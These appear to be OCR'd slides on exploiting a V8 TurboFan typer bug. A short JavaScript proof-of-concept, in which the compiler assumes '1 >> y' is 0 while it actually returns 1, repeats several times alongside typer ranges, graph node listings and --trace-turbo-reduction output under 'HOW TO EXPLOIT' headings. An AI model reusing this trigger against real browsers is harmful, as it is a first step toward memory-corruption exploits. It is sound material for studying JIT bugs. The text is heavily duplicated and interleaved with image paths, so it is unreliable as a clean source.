
```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```




```
Typer phase:
    c.c1&1:
        Range(0, 1)

    x:
        Range(1, 2)

    y:
        (String | Range(1, 2))

    y<<=1:
        Range(2, 4)

    z:
        Range(0, 0)
```

• HOW TO EXPLOIT

Graph before SimplifiedLowering phase




```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```



• HOW TO EXPLOIT

Graph before SimplifiedLowering phase


```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```



● HOW TO EXPLOIT

Graph after SimplifiedLowering phase

```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```



80: Int32Constant[1]

23: Word32And Range(0, 1)

24: Int32Add Range(1, 2)

71: Uint32LessThan Boolean

37: Branch[None, NoSafetyCheck]

31: Call String

38: IfFalse

41: IfTrue

81: ChangeInt31ToTaggedSigned

40: Merge

43: Phi[kRepTagged] (String | Range(1, 2))

83: CheckedTaggedSignedToInt32


46: Word32Shl Range(2, 4)

47: Word32Sar[Normal] Range(0, 0)

• HOW TO EXPLOIT

Graph after SimplifiedLowering phase


```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```


80: Int32Constant[1]
23: Word32And Range(0, 1)
24: Int32Add Range(1, 2)
71: Uint32LessThan Boolean
37: Branch[None, NoSafetyCheck]
31: Call String
38: IfFalse
41: IfTrue
81: ChangeInt31ToTaggedSigned
40: Merge
43: Phi[kRepTagged] (String | Range(1, 2))
83: CheckedTaggedSignedToInt32
46: Word32Shl Range(2, 4)
47: Word32Sar[Normal] Range(0, 0)

• HOW TO EXPLOIT

Graph after EarlyOptimization phase

```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}

let o = foo();
console.log(o);
for(let i=0;i<0x8000;i++)
    o = foo();
console.log(foo());
```



98: NumberConstant[2]

80: Int32Constant[1]

83: CheckedTaggedSignedToInt32

46: Word32Shl


47: Word32Sar[Normal]

• HOW TO EXPLOIT

--trace-turbo-reduction

HOW TO EXPLOIT


--trace-turbo-reduction



```
- Replacement of #23: Word32And(80, 80) with #80: Int32Constant[1] by
reducer MachineOperatorReducer
- Replacement of #24: Int32Add(80, 80) with #78: Int32Constant[2] by
reducer MachineOperatorReducer
```

HOW TO EXPLOIT


--trace-turbo-reduction



```
- Replacement of #23: Word32And(80, 80) with #80: Int32Constant[1] by
reducer MachineOperatorReducer
- Replacement of #24: Int32Add(80, 80) with #78: Int32Constant[2] by
reducer MachineOperatorReducer

- Replacement of #81: ChangeInt31ToTaggedSigned(78) with #98:
NumberConstant[2] by reducer SimplifiedOperatorReducer
```

HOW TO EXPLOIT

